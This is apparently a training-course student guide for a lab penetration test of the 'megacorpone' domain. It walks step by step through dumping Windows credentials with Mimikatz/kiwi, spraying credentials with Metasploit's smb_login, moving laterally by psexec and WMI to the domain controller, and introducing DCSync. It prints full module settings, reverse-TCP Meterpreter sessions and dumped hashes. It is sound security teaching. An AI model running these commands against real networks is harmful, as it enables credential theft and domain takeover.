



16.3 Student Guide: Windows Persistence, Lateral Movement, Credential Access, and Review

Overview

In today's class, you will finish the second penetration testing module by establishing persistence on a Windows machine, laterally moving to the domain controller (DC), and then accessing the database where Active Directory (AD) credentials are stored. The day will finish with a Kahoot! review of the pen testing unit.

Class Objectives

By the end of class, you will be able to:

- Understand how Windows credentials and Mimikatz work.
- Perform lateral movement to other machines in a network.
- Explain what DC replication is and how to use the DCSync attack.

Slideshow

The lesson slides are available on Google Drive here: [16.3 Slides](#).

Lab Environment

For this module, you will use the penetration testing Cloud Labs environment.

This environment uses nested Hyper-V virtual machines. Refer to the [Hyper-V guide](#) for additional information.

You will be working from the Kali Linux box using `un:root/pw:kali`

01. Windows Credentials Refresher

In this session, we'll finish the penetration testing modules with Windows persistence, lateral movement, and credential access.

In the previous class, we were able to escalate to SYSTEM privileges.


- With SYSTEM privileges, we now have the ability to dump credentials that are stored in Windows.

In Linux, we were able to dump credentials (usernames + hashes) by viewing the contents of the `/etc/shadow` file.


- In Windows, credentials are stored in the **Security Accounts Manager (SAM)** database.
- This database is stored within the **Local Security Authority Subsystem Service (LSASS)** process.
- Therefore, if we are able to access LSASS, which is always run as SYSTEM, we can dump the contents of the process, which includes the SAM database and thus any credentials stored in it.
- Local account passwords are continuously stored in SAM and will always be available offline.

Domain accounts, which primarily use Kerberos for authentication, do not have their credentials stored in SAM.


- Instead, when a domain user logs in to Windows, their credentials are cached in the registry.
- The registry is a database in Windows that stores settings for Windows and applications.
- The registry setting is `HKEY_LOCAL_MACHINE\Security\Cache`, which is held in the file `C:\Windows\System32\config\SECURITY`, as the image shows:



- This specific registry key appears blank, as it is only accessible by SYSTEM. However, if you look for the file `C:\Windows\System32\config\SECURITY`, you will see that it has data in it, as the image shows:



- Again, this is not viewable as a standard user—you must be SYSTEM to access the file.
- By default, in Windows 10, up to 10 network or domain credentials are cached at a time. This default value is viewable in the local security policy, as the image shows:



According to Windows, each unique user's logon information is cached locally so that in the event that a DC is unavailable during subsequent logon attempts, they are able to log on. The cached logon information is stored from the previous logon session.

- Even as SYSTEM, viewing the contents of the registry key would not yield any decipherable hash, as the passwords are hashed *and* salted using a hashing algorithm called **MsCacheV2**. However, we'll use tools that are able to decrypt the contents.

Mimikatz and Kiwi

- **Mimikatz** is a Windows-purposed credential dumping tool that is able to decrypt almost all stored credentials in Windows.
- It is outside the scope of our class to go into details on how Mimikatz works.
- For our class, we'll use the Metasploit version of Mimikatz called **kiwi**.

Let's explore how to use **kiwi**.

Mimikatz Demonstration

First, open a Meterpreter session as SYSTEM on WIN10 by performing the following steps (if a current Meterpreter SYSTEM session isn't already opened).

1. Load the `psexec` module: use `exploit/windows/smb/psexec`

2. Set the following parameters:

- `set RHOSTS 172.22.117.20`
- `set SMBUSER tstark`
- `set SMBPass Password!`
- `set SMBDomain megacorpone`
- `set LHOST 172.22.117.100`

```
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):

  Name           Current Setting  Required  Description
  ---           -
  RHOSTS         172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT          445             yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no             Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME  no             The service display name
  SERVICE_NAME     no             The service name
  SMBDomain       megacorpone      no        The Windows domain to use for authentication
  SMBPass         Password!        no        The password for the specified username
  SMBSHARE        no              The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBUser         tstark           no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  ---           -
  EXITFUNC       thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT          4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(windows/smb/psexec) > |
```

3. Run the module with `run`.

```
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445\megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:58831) at 2022-04-19 11:01:45 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- Even though we set the credentials to **tstark**, the PSEXec module in Metasploit will always open a session as SYSTEM due to how it executes the payload via service creation.
4. In your Meterpreter session, enable the Mimikatz modules by typing **load kiwi**, as the image shows:

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

- Metasploit and Meterpreter both have the ability to load add-ons such as **kiwi**. When a new add-on is loaded, the help menu is updated with commands from the new add-on.
2. Show all the options available for the **kiwi** modules with the command **?**, as the image shows:

Kiwi Commands

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

meterpreter > █

- Since **kiwi** is an adaptation of Mimikatz, the commands are slightly different.
 - For example, in Mimikatz, the command **sekurlsa::kerberos** (pronounced "secure LSA" or "secure local security authority") lists all Kerberos credentials on the machine. In **kiwi**, this command is **creds_kerberos**.
5. Begin by running the command **lsa_dump_sam** to dump the contents of SAM. There's a lot of output here, some of which is not important. The most important field is **User**, **Hash** **NTLM** as highlighted in the image.
- This field contains the NTLM hash for that user.

```

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c
Local SID : S-1-5-21-2395882817-3035617120-3953015024

SAMKey : 7b38b15525bc8af8542c06a2785e2780

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 63d33b919a6700bd0e59687549bbf398
lm - 0: b02e83190733d488c57a5b2d89356bfa
ntlm- 0: 63d33b919a6700bd0e59687549bbf398

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : a80d398ae46a77a68171eee8bc0ba651

* Primary:Kerberos-Newer-Keys *
Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 8e8e2835dea83a222f83f5221f1b2a0db5abf43a120af8f3f46e8424a32940c6
aes128_hmac (4096) : 37d4645b5aa035ac17c9f85d52973e8e
des_cbc_md5 (4096) : b5e91c754f896ba4

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
Credentials
des_cbc_md5 : b5e91c754f896ba4

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

```

6. Another way of obtaining hashes is through the `creds_all` command with `kiwi`. This parses the output neatly, as the image shows:

```
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Username      Domain      NTLM      SHA1      DPAPI
-----
WINDOWS10$    MEGACORPONE a2480ebd1210ea6eb49aad96b7948c2 e5679144c58b70bffb0588075e35be2ce8bf7915
pparker        MEGACORPONE 57912afe60e9274c35672bf526baed61 d77d83179d12d04f93b2a190959cedea36733186 cdd1ce765bb87589837fdd7814f69fac

wdigest credentials

Username      Domain      Password
-----
(null)        (null)      (null)
WINDOWS10$    MEGACORPONE (null)
pparker        MEGACORPONE (null)

kerberos credentials

Username      Domain      Password
-----
(null)        (null)      (null)
WINDOWS10$    megacorpone.local .eSY*-D gENZ^h8kj3TI6$QyLVC'!>?0wC;4r)>>Wbl4=xIErh2d(jR9b<[pFi.)4bFref;7 G_;qf2HapWFeeg'YZ06\o2zjC*OX2f3`JQ5x3-gwfc14BEo
pparker        MEGACORPONE.LOCAL (null)
windows10$    MEGACORPONE.LOCAL (null)

meterpreter > 
```

- **Note:** If you do not get any results with `creds_all`, you most likely need to migrate to a x64 SYSTEM process.
 - This command looks for credentials in several areas of Windows and dumps them. Note that SAM is not included in `creds_all`. Most likely, the credentials obtained through `creds_all` come from currently logged in users. We can see from the output that `pparker` has their password hash dumped, because they are logged on to the machine.
7. One additional area that `creds_all` doesn't cover is cached credentials. Remember that Windows caches credentials when a user logs on. This command doesn't exist in `kiwi`, but luckily we can run actual Mimikatz commands in `kiwi` via the `kiwi_cmd` command.
8. Run the following command to demonstrate `kiwi_cmd`:
- `kiwi_cmd lsadump::sam`

```

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c
Local SID : S-1-5-21-2395882817-3035617120-3953015024

SAMKey : 7b38b15525bc8af8542c06a2785e2780

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 63d33b919a6700bd0e59687549bbf398
lm - 0: b02e83190733d488c57a5b2d89356bfa
ntlm- 0: 63d33b919a6700bd0e59687549bbf398

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : a80d398ae46a77a68171eee8bc0ba651

* Primary:Kerberos-Newer-Keys *
Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 8e8e2835dea83a222f83f5221f1b2a0db5abf43a120af8f3f46e8424a32940c6
aes128_hmac (4096) : 37d4645b5aa035ac17c9f85d52973e8e
des_cbc_md5 (4096) : b5e91c754f896ba4

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
Credentials
des_cbc_md5 : b5e91c754f896ba4

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

```

- This output is the same as `lsa_dump_sam`. In the upcoming activity, you will have to use `kiwi_cmd` to find the cached credentials.

Refer to the following additional guides for Mimikatz:

- [Mimikatz cheat sheet](#)
- [Mimikatz commands](#)

02. Activity: Credential Dumping

- [Activity File: Credential Dumping](#)
-

03. Activity Review: Credential Dumping

04. Lateral Movement

Since we have now dumped domain credentials, cracked their hashes, and established persistence on one machine, we'll learn how to expand our access on the network.

It is rare that a pen tester completes their goal just by accessing a *single machine*.

- Often, the pen tester needs to move throughout the network, compromising *multiple machines* to either obtain the goal or access needed to achieve the goal.
- As an example, our objective in this penetration test is to gain access to MegaCorpOne's DC and retrieve the password hash of the **Administrator** user as proof-of-compromise of the domain.
 - To accomplish this, we first obtained initial access to the Linux machine and then used the credentials we found to compromise a Windows machine.
 - We obtained more credentials on the Windows machine and will now see if those credentials can be used anywhere else.
 - Our goal is to gain access to credentials that can access the DC, WINDC01, where our objective lies.

Credential Spraying Demonstration

Now that we have a new set of credentials, we can test its access by spraying the credentials across the network.

1. Load the **smb_login** module in Metasploit.
 - **use auxiliary/scanner/smb/smb_login**
2. Fill in the SMBDomain, SMBUser, SMBPass, and RHOSTS fields.
 - **set SMBUser bbanner**
 - **set SMBPass Winter2021**
 - **set SMBDomain megacorpone**

- set RHOSTS 172.22.117.0/28

```
msf6 auxiliary(scanner/smb/smb_login) > options
Module options (auxiliary/scanner/smb/smb_login):
```

Name	Current Setting	Required	Description
ABORT_ON_LOCKOUT	false	yes	Abort the run when an account lockout is detected
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
DETECT_ANY_AUTH	false	no	Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN	false	no	Detect if domain is required for the specified user
PASS_FILE		no	File containing passwords, one per line
PRESERVE_DOMAINS	true	no	Respect a username that contains a domain name.
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record guest-privileged random logins to the database
RHOSTS	172.22.117.0/24	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	megacorpone	no	The Windows domain to use for authentication
SMBPass	Winter2021	no	The password for the specified username
SMBUser	bbanner	no	The username to authenticate as
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf6 auxiliary(scanner/smb/smb_login) > █
```

3. Run the exploit.

- run

- Once the scan gets to 172.22.117.10, you should see a successful login. This is the IP address of WINDC01, meaning the credentials we cracked were highly privileged and we now have access to a DC.

```

msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.117.0:445 - 172.22.117.0:445 - Starting SMB login bruteforce
[-] 172.22.117.0:445 - 172.22.117.0:445 - Could not connect
[!] 172.22.117.0:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.1:445 - 172.22.117.1:445 - Starting SMB login bruteforce
[-] 172.22.117.1:445 - 172.22.117.1:445 - Could not connect
[!] 172.22.117.1:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.0/28:445 - Scanned 2 of 16 hosts (12% complete)
[*] 172.22.117.2:445 - 172.22.117.2:445 - Starting SMB login bruteforce
[-] 172.22.117.2:445 - 172.22.117.2:445 - Could not connect
[!] 172.22.117.2:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.3:445 - 172.22.117.3:445 - Starting SMB login bruteforce
[-] 172.22.117.3:445 - 172.22.117.3:445 - Could not connect
[!] 172.22.117.3:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.0/28:445 - Scanned 4 of 16 hosts (25% complete)
[*] 172.22.117.4:445 - 172.22.117.4:445 - Starting SMB login bruteforce
[-] 172.22.117.4:445 - 172.22.117.4:445 - Could not connect
[!] 172.22.117.4:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.0/28:445 - Scanned 5 of 16 hosts (31% complete)
[*] 172.22.117.5:445 - 172.22.117.5:445 - Starting SMB login bruteforce
[-] 172.22.117.5:445 - 172.22.117.5:445 - Could not connect
[!] 172.22.117.5:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.6:445 - 172.22.117.6:445 - Starting SMB login bruteforce
[-] 172.22.117.6:445 - 172.22.117.6:445 - Could not connect
[!] 172.22.117.6:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.0/28:445 - Scanned 7 of 16 hosts (43% complete)
[*] 172.22.117.7:445 - 172.22.117.7:445 - Starting SMB login bruteforce
[-] 172.22.117.7:445 - 172.22.117.7:445 - Could not connect
[!] 172.22.117.7:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.0/28:445 - Scanned 8 of 16 hosts (50% complete)
[*] 172.22.117.8:445 - 172.22.117.8:445 - Starting SMB login bruteforce
[-] 172.22.117.8:445 - 172.22.117.8:445 - Could not connect
[!] 172.22.117.8:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.9:445 - 172.22.117.9:445 - Starting SMB login bruteforce
[-] 172.22.117.9:445 - 172.22.117.9:445 - Could not connect
[!] 172.22.117.9:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.0/28:445 - Scanned 10 of 16 hosts (62% complete)
[*] 172.22.117.10:445 - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445 - 172.22.117.10:445 - Success: 'megacorpone\bbanner:Winter2021' Administrator
[!] 172.22.117.10:445 - No active DB -- Credential data will not be saved!

```

Lateral Movement

Now that we know we have credentials that can access the DC, we can perform lateral movement, which is the act of moving through the network from one machine to another.

- We can use several techniques to achieve lateral movement, many of which use Windows tools maliciously.
 1. For example, one technique is using PsExec, a tool that manages Windows machines remotely using PowerShell.
 2. We will leverage the credentials that we gathered and cracked from the Windows 10 machine to move off the Windows 10 machine and on to the DC.
- Lateral movement techniques often overlap with initial access techniques, as both tactics typically leverage the execution of code. However, there are two key differences between lateral movement and initial access:
 1. Lateral movement requires already having internal network access, as "lateral" movement means moving inside the network. Initial access refers only to the

initial way that we get access to a machine on the internal network.

2. There's often a greater number of possibilities for code execution when performing lateral movement.
 - One major reason is that within an internal network, network firewall rules seldom apply.
 - Internally networked machines often have much greater access to ports to other machines on the network.
 - For example, port 445 is almost always available on all internal Windows machines, but that port is commonly blocked on the internet-facing firewall.
- Having greater access to ports allows the use of additional techniques, which we will explore.

There are several **lateral movement MITRE techniques**. Refer to the page for [lateral movement on MITRE](#).

1. [Remote Services](#): This is an umbrella technique for any remote services on a machine. For example, SSH, VNC, and Remote Desktop Protocol (RDP) fall under this technique. Specifically, a common lateral movement tool is **PsExec**, which allows an administrator to execute PowerShell commands remotely. A pen tester can leverage this by remotely executing a malicious PowerShell payload on a remote machine to gain access to it.
 2. [Remote Services: Remote Desktop Protocol](#): This technique leverages RDP, which lets a user log in to a machine remotely and control it as if they are logged in to it physically. Pen testers can leverage this by logging in to any machines their compromised user has RDP access to.
 3. [Exploitation of Remote Services](#): Exploitation of old services is also a common lateral movement technique for pen testers. The SMB protocol has had several critical-severity vulnerabilities that allowed a pen tester to easily get SYSTEM privileges remotely over a machine.
 4. [Remote Services: SMB/Windows Admin Shares](#): This last example uses SMB to get access to a remote file system. In addition to serving the file system service, SMB is also used in conjunction with another protocol, RPC, to transfer files or access services such as Task Scheduler or Service Controller.
-

05. Activity: Lateral Movement

For this demo, you'll use bbanner's credentials to move laterally from Windows 10 to WINDC01.

Note: This requires a SYSTEM shell on the Windows 10 machine. If you do not have a SYSTEM shell, use `exploit/windows/smb/psexec` with `tstark`'s credentials to obtain one.

1. Perform lateral movement to WINDC01 by using WMI via Metasploit. First, ensure you're working from a SYSTEM level shell on the Windows 10 machine, then use the `exploit/windows/local/wmi` module.

- `use exploit/windows/local/wmi`

2. Set the following parameters:

- `set RHOSTS 172.22.117.10`

- `set LHOST 172.22.117.100`

- `set SESSION [ID of the active Meterpreter session running as SYSTEM]`

- `set SMBDomain megacorpone`

- `set SMBUser bbanner`

- `set SMBPass Winter2021`

And run the payload:

- `run -j`

```
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):



| Name                | Current Setting | Required | Description                                                 |
|---------------------|-----------------|----------|-------------------------------------------------------------|
| RHOSTS              | 172.22.117.10   | yes      | Target address range or CIDR identifier                     |
| ReverseListenerComm |                 | no       | The specific communication channel to use for this listener |
| SESSION             | 13              | yes      | The session to run this module on                           |
| SMBDomain           | megacorpone     | no       | The Windows domain to use for authentication                |
| SMBPass             | Winter2021      | no       | The password for the specified username                     |
| SMBUser             | bbanner         | no       | The username to authenticate as                             |
| TIMEOUT             | 10              | yes      | Timeout for WMI command in seconds                          |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.22.117.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

3. Run the exploit. It may give an error, but should return another Meterpreter session on the WINDC01 machine.

- `run`
- `sysinfo`

```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 15 opened (172.22.117.100:4444 → 172.22.117.10:51000 ) at 2022-01-18 21:06:35 -0500

meterpreter > sysinfo
Computer      : WINDC01
OS           : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : MEGACORPONE
Logged On Users : 13
Meterpreter  : x86/windows
meterpreter > 
```

We successfully launched the WMI exploit from our Meterpreter session on Windows 10 to WINDC01. From a network traffic perspective, the exploit content occurred between Windows 10 and WINDC01, instead of Kali to WINDC01.

06. Break

07. Credential Access

Since we now have access to WINDC01 from a SYSTEM Meterpreter shell, we have unfettered access to the entire domain. Two key pieces of the AD domain are now under our control:

- The bbanner account, which is part of the Domain Administrators group in AD. This means that we have the ability to log in to any machine by default, to create and delete accounts, reset passwords, etc.
- WINDC01, which is the primary DC for the domain. This is the machine that handles network logins, access control for network assets, etc.

DCs are heavily controlled and defended for this reason. Having SYSTEM or Administrator access to a DC means you have access (either directly or indirectly) to every single domain user's password hash, which, of course, can be exfiltrated and then cracked offline.

There can be multiple DCs on a network.

- Often, there's a "primary" DC, which handles the Kerberos authentication and other services, such as DNS.
- "Secondary" DCs often have other services running, such as file shares and VoIP services.
- However, if they are configured with domain services, they can act as backups to the primary DC.

In the event the primary DC goes down, the secondary DC handles authentication. For this to happen properly, the secondary DCs must replicate the data from the primary DC.

- MegaCorpOne only has a single DC, no secondaries.
- The ability to replicate data from a DC is a reserved privilege for DC computer accounts or domain administrators.
- User password hashes are stored on disk on the primary DC inside the `C:\Windows\System32\NTDS.dit` file. Historically, this file was heavily targeted by pen testers. However, due to changes in how the hashes are actually stored and how the `NTDS.dit` file is read, this technique is not applicable to Windows 10+ and Server 2016+.

DCSync

The newer, preferred technique for accessing password hashes on DCs is called **DCSync**.

- **DCSync** involves replicating the data from a DC and parsing through it to extract the password hashes for users.
- DCSync requires replication rights, so you must have a domain administrator account or be SYSTEM on a DC itself.
- DCSync itself does not have a standalone Metasploit module. However, we can use **kiwi**, the Metasploit implementation of Mimikatz, to perform DCSync.
